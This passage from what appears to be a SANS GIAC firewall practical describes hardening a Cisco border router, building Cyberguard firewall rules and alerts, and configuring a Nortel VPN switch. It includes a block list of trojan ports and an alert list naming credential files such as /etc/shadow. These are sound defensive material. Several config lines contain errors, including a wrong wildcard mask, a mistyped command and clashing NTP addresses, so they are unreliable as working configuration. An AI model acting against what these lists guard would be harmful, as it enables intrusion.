c. Finger Service is also disabled as there is only one administrative account for the router and there are no user accounts. Also, enabling finger service may give away valuable information such as user account name and host ip addresses.

```
giac2002 (config)# no ip finger
giac2002 (config)# no service finger
```

d. CISCO IOS version 12.2 supports web-based administration via HTTP. This is not needed as no remote access is allowed to the router. Remote administration via HTTP and Telnet transmits username and password information in the clear. In addition, remote web administration must be carried out in privileged EXEC mode.

```
giac2002 (config)# no ip http server
```

As of this writing, there has been several exploits targeting the CISCO IOS HTTP service.

e. Bootp Server Service is disabled as this is not used as a bootp server.

```
giac2002 (config)# no ip bootp server
```

f. The GIAC border router is configured to only load their startup configuration locally.

```
giac2002 (config)# no boot network
giac2002 (config)# no service config
```

g. IP Source routing is disabled. IP source routing directs the flow of packets from the source to the destination. Using source routing together with IP address spoofing, an attacker can specify the route that a reply packet from an answering server to pass through the attacker's machine.

```
giac2002 (config)# no ip source-route
```

h. Proxy ARP service is disabled as all machines on GIAC's network are configured with default gateways. Proxy-ARP are normally used in a situation where the router needs to reply to ARP requests on one LAN on behalf of the destination on another LAN before forwarding the packet to the destination

machine. This happens when all machines are configured so that they view the whole network as a flat network when in fact it is not.

```
giac2002 (config)# interface eth 0/0
giac2002 (config-if)# no ip proxy-arp
giac2002 (config)# interface eth 0/1
giac2002 (config-if)# no ip proxy-arp
```

i. IP directed broadcasts is explicitly disabled on each interface of the router. IP directed broadcasts can be used for denial-of-service attacks.

```
giac2002 (config-if)# no ip directed-broadcast
```

j. IP classless routing is not needed and is disabled.

```
giac2002 (config)# no ip classless
```

k. ICMP messages “Host unreachable”, “Redirect” and “Mask Reply” are commonly used by attackers for network mapping and diagnosis. There are automatically generated by the router when an attempt to access a machine with an IP address that does not exist, when an upstream router wish to inform our router to update its route table with a new route or modify an existing route. These messages are disabled on the Internet-facing interface.

```
giac2002 (config)# interface eth 0/0
giac2002 (config-if)# no ip unreachable
giac2002 (config-if)# no ip redirect
giac2002 (config-if)# no ip mask-reply
```

l. We do not expect the router to accept NTP packets from the Internet. Therefore this is disabled. However, the router needs to receive NTP packets from the eth 0/1 to be able to synchronize its system time. It is important for the router to have a synchronized system time with the rest of GIAC systems so that log records analysis can be accurate and without time discrepancies.

```
giac2002 (config)# interface eth 0/0
giac2002 (config-if)# ntp disable
```

m. We also disable SNMP services on the router as it is vulnerable to attack and GIAC does not see it necessary to set up a SNMP infrastructure internally.

```
giac2002 (config)# no snmp-server
```

n. All logs are sent to Log Server for remote logging

```
giac2002 (config)# no logging console
```

```
giac2002 (config)# logging buffered
giac2002 (config)# logging 172.19.1.2
```

2.1.4 Access Lists

Please refer to Appendix B for the full list of router configurations.

2.1.4.1 IANA Reserved IP Addresses

There are several class A IP address blocks that are reserved by the IANA. These address blocks are not used on the Internet at all and if the router encounter packets whose source or destination address contains these reserved IP addresses, these packets must be crafted packets and should be dropped by the router on both its inbound and outbound interface.

```
giac2002 (config)# access-list 101 deny ip 0.0.0.0 0.255.255.255 any
giac2002 (config)# access-list 101 deny ip 1.0.0.0 0.255.255.255 any
giac2002 (config)# access-list 101 deny ip 2.0.0.0 0.255.255.255 any
giac2002 (config)# access-list 101 deny ip 5.0.0.0 0.255.255.255 any
giac2002 (config)# access-list 101 deny ip 7.0.0.0 0.255.255.255 any
      :
      :
      :
      :
```

The full list of class A IP addresses reserved by IANA are
0, 1, 2, 5, 7, 23, 27, 31, 36, 37, 39, 41, 42, 49, 50 (used by GIAC in this practical), 58, 59, 60, 70-79, 82-95, 96-126, 197, 222-223, 240-255

```
giac2002 (config)# interface eth0/0
giac2002 (config-if)# ip access-group 101 in
giac2002 (config-if)# exit
```

2.1.4.2 Block all Inbound IP Spoofing (interface eth0/0)

All inbound ip spoofing packets are blocked from the router's external interface. Spoof packets contain source ip addresses that are either from the private address ranges (10/8, 172.16/12, 192.168/16), the local address (127/8), the local DHCP subnet (169.254/16), or the public IP address owned by GIAC Enterprise.

```
giac2002 (config)# access-list 101 deny ip 10.0.0.0 0.0.0.255 any log
giac2002 (config)# access-list 101 deny ip 172.16.0.0 0.15.255.255 any log
giac2002 (config)# access-list 101 deny ip 192.168.0.0 0.0.255.255 any log
giac2002 (config)# access-list 101 deny ip 127.0.0.0 0.0.0.255 any log
```

```

giac2002 (config)# access-list 101 deny ip 169.254.0.0 0.0.255.255 any log
giac2002 (config)# access-list 101 deny ip 50.25.50.0 0.0.0.255 any log
giac2002 (config)# interface eth 0/0
giac2002 (config-if)# ip access-group 101 in
giac2002 (config-if)# exit

```

2.1.4.3 Block all outbound IP Spoofing (interface eth0/1)

All outbound ip spoofing packets are also blocked. These are packets that contains source ip addresses that does not belong to GIAC Enterprise's public ip addresses and private source or destination addresses.

```

giac2002 (config)# access-list 102 permit ip 50.25.50.0 0.0.0.255 any
giac2002 (config)# access-list 102 deny ip any any log
giac2002 (config)# interface eth0/1
giac2002 (config-if)# ip address-group 102 in
giac2002 (config-if)# exit

```

2.1.4.3 Block all inbound traffic listed under www.incidents.org block list file

```

giac2002 (config)# access-list 101 deny ip 195.239.254.0 0.0.0.255 any log
giac2002 (config)# access-list 101 deny ip 61.78.75.0 0.0.0.255 any log
giac2002 (config)# access-list 101 deny ip 193.174.193.0 0.0.0.255 any log
giac2002 (config)# access-list 101 deny ip 217.227.151.0 0.0.0.255 any log
giac2002 (config)# access-list 101 deny ip 216.166.248.0 0.0.0.255 any log
:
:
:
:

```

2.1.4.4 Deny all inbound broadcasts/multicasts traffic

Drop all traffic that is directed to a broadcast/network address. Occurrence of such IP packets normally signals that a smurf attack is being carried out.

```

giac2002 (config)# access-list 101 deny ip any host 50.25.50.255 log
giac2002 (config)# access-list 101 deny ip any host 50.25.50.0 log
giac2002 (config)# access-list 101 deny ip any 255.0.0.0 0.255.255.255 log

```

2.1.4.5 Block all incoming ICMP Echo, Redirect and Mask requests

ICMP echo can be used by an attacker to map out the protected network during a reconnaissance phase. By monitoring the type of reply obtained (echo reply and host unreachable), it is possible for the attacker to determine what hosts (ip addresses) are alive within the network.

ICMP redirect messages can be used by an attacker to trick the router into sending packets to a sniffing router before being directed on to its destination.

Mask requests gives out information which may aid an attacker in mapping out the network.

All these icmp messages are blocked at incoming interface eth 0/0.

```
giac2002 (config)# access-list 101 deny icmp any any echo log
giac2002 (config)# access-list 101 deny icmp any any redirect log
giac2002 (config)# access-list 101 deny icmp any any mask-request log
giac2002 (config)# access-list 101 permit icmp any 50.25.50.0 0.0.0.255
```

2.1.4.6 Block all outbound ICMP messages except Echo, Parameter Problem, Fragmentation Needed and DF Set and Source Quench

Echo is allowed so that internal hosts can ping external hosts for network troubleshooting purposes. Parameter problem and source quench can help regulate network performance by asking the source host to slow down its transmission when necessary. Path MTU discovery requires the “Fragmentation Needed and DF bit set” ICMP message to function.

```
giac2002 (config)# access-list 102 permit icmp 50.25.50.0 0.0.0.255 any echo log
giac2002 (config)# access-list 102 permit icmp 50.25.50.0 0.0.0.255 any parameter-
problem log
giac2002 (config)# access-list 102 permit icmp 50.25.50.0 0.0.0.255 any packet-
too-big log
giac2002 (config)# access-list 102 permit icmp 50.25.50.0 0.0.0.255 any source-
quench
giac2002 (config)# access-list 102 deny icmp any any log
```

2.1.4.7 Block all incoming unnecessary service ports and well-known trojan ports at the router

Some of the services that should never be allowed to traverse the router are:

Name	Protocol	Port
Chargen	tcp, udp	19
Echo	tcp, udp	7
wins-service	tcp	42
bootps	udp	67
bootpc/dhcp	udp	68
tftp	udp	69
finger	tcp	79
sunrpc	tcp, udp	111
ident/auth	tcp	113
uucp	tcp	117

epmap	tcp	135
netbios-ns	udp	137
netbios-ds	udp	138
netbios	tcp	139
snmp	tcp	161
smb	tcp	445
whois	udp	513
rlogin	tcp	513
syslog	udp	514
syslog	udp	515
lp	tcp	515
talk	udp	517
mssql	tcp, udp	1433
cisco	udp	1999
rpc.sql-ttdbserverd	tcp	32773
rpc.spray	tcp	32776
rpc.cmsd	tcp	32779

These are some of the well-known Trojan ports:

Name	Protocol	Port
Subseven	tcp	6711, 6712, 6776, 6669, 2222, 7000
TrinityV3	tcp	33270, 39168
Trinoo	tcp	27665
	udp	31335, 27444
Back Orifice	udp	31337
DeepThroat	tcp	3150

2.2 Cyberguard KnightStar Firewall (version 4.3 PSU5) 5U

2.2.1 Selection

Although a software base firewall, Cyberguard's Common Criteria EAL4 certified KnightStar firewall runs on an extremely secure/hardened Unixware-based (2.1.3) multi-level OS.

We have chosen to make use of the firewall proxy capabilities for SMTP, SQL*NET, Passport One for controlled access to restricted network services such as FTP and Telnet.

One of the main minus points of the firewall is the difficulty of performing customization at the scripting level. It is extremely difficult to run additional utilities on the firewall for log and file management such as swatch and tripwire. However, this is compensated by the remote logging facilities provided by the firewall and the configuration checking utility provided.

The remote web admin (hardened apache web server), secure remote configuration (X11) facilities and all other unwanted services are not enabled as these may compromise the security of the firewall.

The firewall also supports up to 25 network interface which can fully cater to any near future network interface needs. The firewall generates all activity logs in an encrypted binary format hence making admission of these logs at state courts possible.

[Please note that as of this writing, I have not found a way to capture the screen shots on the firewall, hence I can only illustrate my points through words]

2.2.2 Network Interfaces

We require a total of 7 network interfaces on the firewall. Here are the definitions:

Dec	Interface name	Interface address	Subnet mask
dec0	giac-external	50.25.50.119	255.255.255.240
dec1	giac-internal	10.100.1.2	255.255.0.0
dec2	giac-employ-VPN	172.18.1.2	255.255.255.0
dec3	giac-extranet-VPN	172.17.1.2	255.255.255.0
dec4	giac-SN1	172.20.1.1	255.255.255.0

dec5	giac-SN2	172.21.1.1	255.255.255.0
dec6	giac-SN3	172.19.1.1	255.255.255.0

We have included the interface definitions, NAT, Routing, Host and Group names to give a better picture of how the rules are structured in the Cyberguard firewall. We have attached the full firewall rule-base in Appendix C for reference.

Cyberguard uses the keyword FIREWALL to represent the firewall machine itself. It also uses keywords like dec0-network, dec1-network etc to denote all ip addresses within that network interface segment. For example, dec1-network will denote all ip addresses on the 10.100.0.0/16 network segment. The firewall also uses three other keywords ALL_INTERNAL, ALL_EXTERNAL and EVERYONE. ALL_INTERNAL means all internal addresses including GIAC Enterprise's public ip address range. ALL_EXTERNAL means all ip addresses that do not belong to GIAC Enterprise's internal and public ip addresses. EVERYONE means all ip addresses.

Here are the interface settings:

```
lo:0:localhost:/dev/loop::add_loop
dec:0:50.25.50.119:/dev/dec_0:-trailers external netmask 255.255.255.240
broadcast 50.25.50.127 -arp:
dec:1:10.100.1.2:/dev/dec_1:-trailers external netmask 255.255.0.0 broadcast
10.100.255.255 -arp:
dec:2:172.18.1.2:/dev/dec_2:-trailers internal netmask 255.255.255.0 broadcast
172.18.1.255 -arp:
dec:3:172.17.1.2:/dev/dec_3:-trailers internal netmask 255.255.255.0 broadcast
172.17.1.255 -arp:
dec:4:172.20.1.1:/dev/dec_4:-trailers internal netmask 255.255.255.0 broadcast
172.20.1.255 -arp:
dec:5:172.21.1.1:/dev/dec_5:-trailers internal netmask 255.255.255.0 broadcast
172.21.1.255 -arp:
dec:6:172.19.1.1:/dev/dec_6:-trailers internal netmask 255.255.255.0 broadcast
172.19.1.255 -arp:
```

2.2.3 Network Address Translation

The firewall performs static NAT for the above machines. The Internet Web machine's internal IP address is **statically** translated to 50.25.50.115 on the firewall's external internal and vice versa. This applies for both the external SMTP and DNS servers.

Machine/Hostname	Original Address	NAT address
Internet Web	172.20.1.2	50.25.50.115
SMTP	172.21.1.4	50.25.50.116
DNS (External)	172.21.1.5	50.25.50.117

All other internal IP addresses within the GIAC network is translated to the firewall's external IP address (50.25.50.119) using hide NAT.

Network Segment	Original Address	NAT address
giac-internal	10.100.0.0/16	50.25.50.119
giac-SN1	172.20.1.0/24	50.25.50.119
giac-SN2	172.21.1.0/24	50.25.50.119

2.2.4 Routes

Destination	Next route
0.0.0.0	50.25.50.118
50.25.50.119	127.0.0.1
10.100.0.0	10.100.1.2
172.17.1.0	172.17.1.2
172.18.1.0	172.18.1.2
172.19.1.0	172.19.1.1
172.20.1.0	172.20.1.1
172.21.1.0	172.21.1.1
10.100.1.50	127.0.0.1
127.0.0.1	127.0.0.1

The firewall default gateway is the cisco border router. Any datagram with destination ip address that cannot be matched by the other routes are passed to the cisco router. IP datagram destined for any internal machine is routed to the appropriate interface.

2.2.5 Host Names

Host Name	IP Address
ext-log	172.19.1.2
ext-web	172.20.1.2

ext-apps	172.20.1.3
wwwproxy	172.21.1.2
ext-radius	172.21.1.3
ext-smtp	172.21.1.4
ext-dns	172.21.1.5
ext-ntp	172.21.1.6
int-web	10.100.2.2
int-oracle	10.100.2.4
int-radius	10.100.3.2
int-smtp	10.100.3.3
int-dns	10.100.3.4
IDS	172.19.1.3
fw-admin	172.19.1.4
isp-dns	50.0.0.53

These are the host names configured on the firewall. Host names are used in the firewall rule base for better commenting. An ip address of 172.19.1.2 doesn't say as much as "ext-log". As much as possible, no ip addresses are used in the rule base to reduce administrative overheads. If ip addresses has been used, any subsequent change in the ip addresses or network addressing scheme will entails a lot of changes to the rule base.

2.2.6 Groups

Groups of servers are configured under server groups in the firewall.

Group Name	IP Address
giac-internal-users	10.100.100.0/255

2.2.7 Rules

The rules listed in this section are of the following syntax:

Field	Explanation
-------	-------------

rule number	this is not shown in the actual rule base for used for explanation
action	permit, deny or proxy
port number / message type	port number for tcp and udp and message type for icmp
service	service type = tcp, icmp or udp
source ip	source ip address/subnet
destination ip	destination ip / subnet
options	enable-reply, no audit etc

2.2.7.1 Inbound traffic from any address on the Internet

When the network traffic originates from the Internet, the source ip address can be any ip address. Hence the keyword ALL_EXTERNAL is used in the rules. Any source from the Internet is allowed to access the Internet Web server, the SMTP server for incoming email and the DNS server for domain name resolution.

```

a.1  permit      80/tcp      ALL_EXTERNAL      ext-web
a.2  permit      443/tcp     ALL_EXTERNAL      ext-web
a.3  permit      25/tcp     ALL_EXTERNAL      ext-smtp      NO_AUDIT
a.4  permit      53/udp     ALL_EXTERNAL      ext-dns       NO_AUDIT

```

We expect rules a.1 and a.2 to be frequently hit (given GIAC Enterprise's business) so they are positioned near the top of the rule-base. a.3 is to allow incoming emails to GIAC Enterprise's SMTP server. This rule is also expected to be heavily used, hence it is placed near the top of the rule-base.

a.4 is to allow incoming DNS resolution request. Access to this rule is expected to be moderate, hence it is moved lower in the rule-base. Notice that we only allow UDP traffic here since we do not expect to return more than 512 bytes of data from the DNS server. This also has the effect of preventing unauthorized zone transfers.

2.2.7.2 Inbound traffic from Supplier and Partner networks

GIAC Enterprise's suppliers and partners are allowed to access the Internet Web Server and the external radius server.

```

b.1  permit      80/tcp      dec3-network      ext-web
b.2  permit      443/tcp     dec3-network      ext-web

```

```

b.3  permit  1645-1646/tcp dec3-network ext-radius
b.4  permit  1645-1646/udp dec3-network ext-radius  ENABLE_REPLY
b.5  deny    ALL          dec3-network EVERYONE

```

This group of rules is for GIAC Enterprise's suppliers and partners. These rules are moderately used hence they are placed lower in the rule-base for performance. b.5 is the explicit deny rule for the suppliers and partners. This is added to make sure that no other unwanted access is given by mistake by a rule further down. This also improve performance by catching at this point rather than continued processing until the last rule.

2.2.7.3 Inbound from Mobile/teleworking GIAC Enterprise employees

Mobile / teleworking employees are given similar access to network resources as internal employees. They are allowed to access the intranet web server, the internal email server to retrieve their mailbox, the DNS server for internal host name resolutions, the www proxy server for Internet access via http and https (please note that split tunneling is disabled at the VPN switches) and the internal network access server to authenticate network resources usage.

```

c.1  permit  80/tcp          dec2-network wwwproxy    NO_AUDIT
c.2  permit  443/tcp         dec2-network wwwproxy    NO_AUDIT
c.3  permit  25/tcp          dec2-network int-smtp    NO_AUDIT
c.4  permit  53/udp          dec2-network int-dns     ENABLE_REPLY,
                                NO_AUDIT
c.5  permit  53/tcp          dec2-network int-dns     NO_AUDIT
c.6  permit  80/tcp          dec2-network int-web     NO_AUDIT
c.7  permit  443/tcp         dec2-network int-web     NO_AUDIT
c.8  permit  1645-1646/tcp   dec2-network int-radius
c.9  permit  1645-1646/udp   dec2-network int-radius  ENABLE_REPLY
c.10 deny    ALL            dec2-network EVERYONE

```

Similar to the extranet rules, an explicit deny rule is added at the end. The Internet and email access is considered to be most frequently used; hence they are moved to the top. We could have moved just these two rules to the top of the rule base, but for ease of administration, we have chosen to group these rules together and position them within the rule base as a group. We consider that the frequency of access by mobile / teleworking employees are moderate and so this group of rules is moved to the middle of the rule base.

2.2.7.4 Outbound from Internal Network

As much as possible, all access by internal employees at GIAC Enterprise to the Internet is via proxy services such as the SMTP server (tcp 25), the DNS server(tcp and udp 53), www proxy (tcp 80 and 443) etc. There are also a special group of users who are allowed to use certain services such as FTP via Passport one services (tcp 3080). Before using passport one services, the user must be authenticated to the firewall.

d.1	permit	80/tcp	giac-internal-users	wwwproxy	NO_AUDIT
d.2	permit	443/tcp	giac-internal-users	wwwproxy	NO_AUDIT
d.3	permit	3080/tcp	giac-internal-users	FIREWALL	
d.4	permit	53/udp	int-dns	ext-dns	ENABLE_REPLY, NO_AUDIT
d.5	permit	53/tcp	int-dns	ext-dns	NO_AUDIT
d.6	permit	25/tcp	int-smtp	ext-smtp	NO_AUDIT
d.7	deny	53/udp	giac-internal-users	ext-dns	
d.8	deny	53/tcp	giac-internal-users	ext-dns	

d.3 is very seldom used, hence it is moved to the end of the rule base. d.1 and d.2 is expected to be heavily used, hence they are moved to the top of the rule-base. d.6 is also moved higher in the rule-base as they are used by both internal, mobile and teleworking employees. d.4 and d.5 are moved lower in the rule-base as most of the DNS information is cached at the internal DNS server and the need to perform recursive request is less. d.7 and d.8 is to explicitly deny all name resolution requests from the internal network to the external DNS server.

2.2.7.5 Outbound from Service Network 2

Service Network 2 houses all the three proxy services for GIAC Enterprise.

The wwwproxy is allowed to access all Internet web sites.

e.1	permit	80/tcp	wwwproxy	ALL_EXTERNAL	NO_AUDIT
e.2	permit	443/tcp	wwwproxy	ALL_EXTERNAL	NO_AUDIT

The SMTP server send outgoing emails to external mail servers (which can be any ip) and forwards incoming mails to the internal mail server.

e.3	permit	25/tcp	ext-smtp	ALL_EXTERNAL	NO_AUDIT
e.4	permit	25/tcp	ext-smtp	int-smtp	NO_AUDIT

e.1, e.2, e.3 and e.4 are moved to the top of the rule-base.

The DNS server is allowed to recursively requests domain name resolution to the ISP dns servers.

e.5	permit	53/udp	ext-dns	isp-dns	ENABLE_REPLY, NO_AUDIT
e.6	permit	53/tcp	ext-dns	isp-dns	NO_AUDIT

For the same reason as for d.3 and d.4, e.5 and e.6 are moved lower in the rule-

base.

e.7 to e.10 allows the NTP server to update time on all GIAC Enterprise's servers.

e.7	permit	123/udp	ext-ntp	172.0.0.0/8	NO_AUDIT
e.8	permit	123/udp	ext-ntp	10.100.2.0/24	NO_AUDIT
e.9	permit	123/udp	ext-ntp	10.100.3.0/24	NO_AUDIT
e.10	permit	123/udp	ext-ntp	50.25.50.118	NO_AUDIT

All servers in Service Network 2 remotely send their logs to the external log server in Service Network 3. All rules related to log traffic are moved lower as we do not expect as much traffic from them.

e.11	permit	514/udp	wwwproxy	ext-log	NO_AUDIT
e.12	permit	514/udp	ext-smtp	ext-log	NO_AUDIT
e.13	permit	514/udp	ext-dns	ext-log	NO_AUDIT
e.14	permit	514/udp	ext-ntp	ext-log	NO_AUDIT

2.2.7.6 Outbound from Service Network 1

The Internet Application server notifies an appointed GIAC employee of a customer transaction exceeds a pre-determined amount. This is to prevent cases of extraordinary volume signaling abnormal conditions. A good example may be a case of sabotage where a victim's credit card information is compromised.

f.1	permit	25/tcp	ext-apps	ext-smtp	NO_AUDIT
f.2	permit	53/udp	ext-apps	int-dns	ENABLE_REPLY, NO_AUDIT
f.3	permit	53/tcp	ext-apps	int-dns	NO_AUDIT

One interesting rule is the proxy rule. In this case, the firewall is acting as a proxy for the sql traffic. This is the SQL*Net proxy that comes together with the firewall. SQL*Net requires only opening one port (the tns listener port) on the firewall to allow for database transactions. In the past, all high ports must be opened due to the way Oracle database transactions ports are negotiated.

f.4	proxy	sqlnet-2/tcp	ext-apps	int-oracle	NO_AUDIT
-----	-------	--------------	----------	------------	----------

Similarly, all log transactions are moved lower in the rule-base.

f.5	permit	514/udp	ext-web	ext-log	NO_AUDIT
f.6	permit	514/udp	ext-apps	ext-log	NO_AUDIT

2.2.7.7 Special administrative rules

Administration functions such as accessing the VPN switches to manage them

is only permitted from a specially assigned workstation.

```
g.1  permit      80/tcp          fw-admin  172.17.1.5
g.2  permit      80/tcp          fw-admin  172.18.1.5
```

These rules are used moderately, hence they are also moved lower in the rule base.

2.2.7.8 ICMP traffic

We allow ICMP echo messages from fw-admin to the service network machines. In return ICMP echo reply, time exceeded and destination unreachable traffic are allowed from the service network machines to fw-admin. This is to allow system administrators to some network level troubleshooting using ICMP messages.

```
h.1  permit      8/icmp          fw-admin  dec4-network
h.2  permit      8/icmp          fw-admin  dec5-network
h.3  permit      8/icmp          fw-admin  dec6-network
h.4  permit      0/icmp          dec4-network  fw-admin
h.5  permit      0/icmp          dec5-network  fw-admin
h.6  permit      0/icmp          dec6-network  fw-admin
h.7  permit      3/icmp          dec4-network  fw-admin
h.8  permit      3/icmp          dec5-network  fw-admin
h.9  permit      3/icmp          dec6-network  fw-admin
h.10 permit      11/icmp         dec4-network  fw-admin
h.11 permit      11/icmp         dec5-network  fw-admin
h.12 permit      11/icmp         dec6-network  fw-admin
```

These rules are seldom used and hence placed near the bottom of the rule base.

2.2.7.8 Outbound from the Firewall

This is to allow the firewall to pipe all its syslog to the log server.

```
permit      514/udp          FIREWALL  ext-log    NO_AUDIT
```

This rule is placed near the top of the rule base as every access (denied or permitted) to/through the firewall is logged. This is in fact the most heavily used rule in the rule base.

2.2.7.9 Explicit deny rule (last rule) and firewall lockdown rule

We want to lockdown the firewall machine itself by using this rule.

```
deny        ALL              EVERYONE   FIREWALL
```

Explicitly deny all that which are not explicitly permitted.

deny ALL EVERYONE EVERYONE

This must be the last rule in the rule base. Any rule after this will never be used.

2.2.8 *Alerts, Activities and Archives*

2.2.8.1 Alerts

The firewall is such a critical piece of equipment in GIAC Enterprise's (or should I believe all) network infrastructure that it necessary to constantly monitor the type of activities that goes on in the firewall. The firewall is configured with the appropriate settings (which we will go through in this section) to facility this monitoring. Constant monitoring of the firewall activities will allow us to recognize normal day-to-day operational patterns. More importantly, this will help us recognize abnormal firewall activities when they happen.

All activities to be monitored and alerts to be set are configured in the Alerts, Activities and Archives window under the Configure menu.

Under the Alerts page:

Suspicious Type	Event	Alert	Parameters
--------------------	-------	-------	------------

File Access Failures	Syslog Pager	/etc/confnet.d/inet/interface /etc/inet/hosts /etc/inet/inetd.conf /etc/inet/networks /etc/inet/services /etc/netconfig /etc/nodename /etc/passwd /etc/resolv.conf /etc/security/cyber/alert.conf /etc/security/cyber/trace.conf /etc/security/firewall/if.conf /etc/security/firewall/net.dec0.conf /etc/security/firewall/routes.conf /etc/security/firewall/startup.conf /etc/security/ia/ageduid /etc/security/ia/audit /etc/security/ia/index /etc/security/ia/level /etc/security/tfm/roles /etc/security/tfm/users /etc/shadow
Disk Partitions Full	Syslog Pager	/ /var Percent in use = 75%
Failed Login Attempts	Syslog Pager	3 attempts within 1 hour
Land Attacks	Syslog	Not Applicable
Ping of death attacks	Syslog	Not Applicable
TCP SYN flood attacks	Syslog Pager	1500 packets with 60 seconds
Network port scan attempts	Syslog Pager	50 scans within 60 seconds

We did not configure the firewall to log the alerts to “File” because of potential danger of filling up the /var partition and stopping the firewall totally, result in a denial of service. The firewall shuts down when the firewall reaches a specified percentage of its capacity to protect itself and its internal hosts.

2.2.8.2 Activities

We configure the firewall to send all activities to a remote syslog server. Under the activities tap, we configure the firewall to log the following activities:

- a. All packets scanned by packet filter
- b. Packets permitted
- c. Packets denied
- d. Packets denied because no rule matched
- e. All login attempts
- f. Each completion of a session
- g. Password changes
- h. Passport One activity
- i. Firewall administrative activity
- j. SSH activity
- k. SQL*Net proxy activity

Please note that we are logging "Packets denied because no rule matched". In a correctly configured firewall with the last explicit deny rule, this will be unnecessary. However, logging this helps us to detect it when a mis-configuration happens.

© SANS Institute 2000 - 2002 Author retains full rights.

2.3 Nortel Contivity VPN Switch 1700 (Tutorial)

Both the Employee and Extranet VPN are setup with management IP addresses of 172.18.1.5 and 172.17.1.5 respectively.

We allow remote web management of the VPN machines from the private interface because it is only through this interface that most of the management services are available. Remote web management is carried out from a browser. Type the management ip address of the VPN machine as the URL. Select "Manage Switch" from the "Welcome to the Contivity Switch" page.

Please note that most of the settings here are applicable for both the extranet and employee VPN switches. Any setting differences are mentioned explicitly. We have also limited the discussion in this section to those necessary to implementing the security policy of the VPN machines.

2.3.1 SYSTEM

2.3.1.1 IDENTITY

Under system identity, the management IP address is shown. From this screen, it is possible to provide a DNS Host and Domain Name and the DNS server address. As we are not using any host name for resolving any host name to ip address, these are left blank or not configured.

© SANS Institute 2000 - 2002, Author retains full rights.

System Identity

Management IP Address (Web Management, FTP, etc. Subnet:255.255.255.0)

Domain Identity

DNS Host Name

DNS Domain Name

DNS Server Address

Primary	<input type="text" value="0.0.0.0"/>		Server not configured
Secondary	<input type="text" value="0.0.0.0"/>	*Optional	Server not configured
Tertiary	<input type="text" value="0.0.0.0"/>	*Optional	Server not configured

OK Cancel Refresh

2.3.1.2 LAN

Next we configure the interfaces of the Employee VPN:

Interface	Description	State	Type	Actions
LAN		Enabled	Private	<input type="button" value="Configure"/> <input type="button" value="Statistics"/>

IP Address	Subnet Mask	Interface Filter	Actions
172.18.1.1	255.255.0.0	deny all (Contivity Interface Filter not in use)	<input type="button" value="Edit"/> <input type="button" value="Delete"/>

Interface	Description	State	Type	Actions
Slot 1 Interface 1		Enabled	Public	<input type="button" value="Configure"/> <input type="button" value="Statistics"/>

IP Address	Subnet Mask	Interface Filter	Actions
50.25.50.113	255.255.255.240	(Default Filter) (Contivity Interface Filter not in use)	<input type="button" value="Edit"/> <input type="button" value="Delete"/>

In the screenshot above, the following interfaces are configured:

Interface	Description	Type	IP Address	Subnet Mask
LAN	VPN - FW	Private	172.18.1.1	255.255.0.0
Slot 1 Interface 1	VPN - Router	Public	50.25.50.113	255.255.255.240

For the **LAN interface**:

Click the “Configure” button and select “AutoNegotiate” for the Speed/Duplex field. This will allow the switch to automatically set the port speed and mode to match the best service provided by the connected station.

Leave the MAC Pause options disabled as it is not applicable in a switch environment.

Configuration


Interface	LAN
Speed/Duplex	AutoNegotiate
Description	

MAC Pause

MAC Pause Enabled	<input type="checkbox"/>
MAC Pause Ticks	0 (Value range between 0 and 65,535)
Free Receive FIFO Threshold	0 %

OK Cancel

Click the “Edit” button for the IP address and enter the IP address and Subnet Mask. Ignore the Interface Filter as the Stateful Firewall is not needed since firewall feature already provided by the Cyberguard Firewall (remember one of our network design principle, “several-in-one is a single point of failure”).


Interface	LAN	
IP Address	<input type="text" value="172.18.1.1"/>	
Subnet Mask	<input type="text" value="255.255.255.0"/>	
Interface Filter	deny all 	(Contivity Interface Filter not in use) New Interface Filter
<input type="button" value="OK"/> <input type="button" value="Cancel"/>		

For **Slot 1 Interface 1** (this means the first network interface card slot using Interface 1):


Click the “Configure” button and configure the following:

Field	Value
State	Enabled
Interface Type	Public
Speed/Duplex	100Mbps - Half Duplex

Configuration

Interface	Slot 1 Interface 1
State	<input checked="" type="radio"/> Enabled <input type="radio"/> Disabled
Interface Type	<input type="radio"/> Private <input checked="" type="radio"/> Public
Speed/Duplex	100Mbps-HalfDuplex 
Description	<input type="text"/>

MAC Pause

MAC Pause Enabled	<input type="checkbox"/>
MAC Pause Ticks	<input type="text" value="0"/> (Value range between 0 and 65,535)
Free Receive FIFO Threshold	0 % 

Click the “Edit” button and configure the following “Static” parameters:

Field	Value
IP Address	50.25.50.113
Subnet Mask	255.255.255.240

Interface: Slot 1 Interface 1

Obtaining IP Address

☒ **Static**

IP Address

Subnet Mask

☐ **DHCP**

Cost

Host Name (optional)

Interface Filter (Default Filter) (Contivity Interface Filter not in use) [New Interface Filter](#)

2.3.1.3 DATE & TIME

Date (mm/dd/yyyy)

Time (hh:mm:ss)

Day THURSDAY

Time Zone (Greenwich Mean Time) Greenwich

[Configure Network Time Protocol](#)

Click “Configure Network Time Protocol”.

☒ **Enable**

☐ **Synchronize time with Broadcast Server**

☐ **Synchronize time with Multicast Server**

Servers

There are no servers in the database.

Click "Add" button under "Servers.

Server IP Address	Interface	Key ID	Bursting	Version
172.21.1.6	<input checked="" type="radio"/> Private (172.18.1.1) <input type="radio"/> Public	None	Disable	4

Configure the VPN to talk to the backend NTP server as above. NTP version 4 is the latest version and that is what GIAC Enterprise has installed at 172.21.1.4.

2.3.2 SERVICES

2.3.2.1 AVAILABLE

GIAC Enterprise uses IPSEC tunnels only. This is enabled in the Available screen as shown. As the tunnel endpoints are the remote clients and the VPN switch itself, no IPSEC tunnels are needed at the private interface. In fact enabling private interface tunnels may potentially lead to compromise of security as internal tunnel traffic cannot be successfully inspected by the firewall.

HTTP protocol is enabled as the management protocols of choice from the private interface.

Allowed Services

Tunnel Type	Public	Private
IPsec	<input checked="" type="checkbox"/>	<input type="checkbox"/>
PPTP	<input type="checkbox"/>	<input type="checkbox"/>
L2TP & L2F	<input type="checkbox"/>	<input type="checkbox"/>

Management Protocol	Public	Private
HTTP		<input checked="" type="checkbox"/>
SNMP		<input type="checkbox"/>
FTP		<input type="checkbox"/>
TELNET		<input type="checkbox"/>
Identification		<input type="checkbox"/>
Check Point Firewall-1		<input type="checkbox"/>
CRL Retrieval	<input type="checkbox"/>	<input type="checkbox"/>
CMP	<input type="checkbox"/>	<input type="checkbox"/>

As we are not using the VPN switch as a RADIUS server, the options under Authentication Protocol is left unchecked.

2.3.2.2 IPSEC

Next we configure the IPSEC services by clicking Services -> IPSEC

2.3.2.2.1 Authentication / RADIUS Authentication

Authentication	
User Name and Password/Pre-Shared Key	<input checked="" type="checkbox"/>
RSA Digital Signature	<input type="checkbox"/>

